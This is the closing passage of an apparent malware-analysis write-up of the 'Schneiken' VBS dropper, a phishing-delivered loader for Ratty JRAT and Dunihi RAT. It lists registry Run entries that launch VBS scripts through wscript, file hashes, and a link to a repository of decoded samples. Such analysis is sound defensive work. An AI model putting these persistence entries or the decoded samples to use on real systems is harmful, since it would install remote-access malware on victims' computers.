| stbDSJPlnF | REG_SZ | wscript "C:\Users\ragnar\AppData\Roaming\rXvOlRHjpw.vbs" |
| vCNkCxcKEd | REG_SZ | wscript.exe //B "C:\Users\ragnar\AppData\Roaming\vCNkCxcKEd.vbs" |

At this point in the execution flow, all the files have been successfully deployed and executed. The RAT will now establish connection back to the C2 and start executing the commands it has been programmed to run.

## Conclusion

This malware is new at the time of this writing. The infection vector is phishing emails but it comes fully packed and loaded to drop a complete JRAT on the victim's computer and have it up and running within seconds of execution.

At this time the embedded RATs are Ratty JRAT and Dunihi RAT, but for the purpose of this post, we will not be analyzing those. I will include the details at the end of the post though.

All the de-obfuscated and decoded files can be found at one of my git repos: https://github.com/vithakur/schneiken.

**Schneiken Dropper:**

FileName: TT COPY.vbs

MD5: 47f21544a7479cae3e20488731ba6aa6

**JRAT:**

FileName: RATTY.jar

MD5: 9b93c76d2dacf7adaacfc1e99dae8089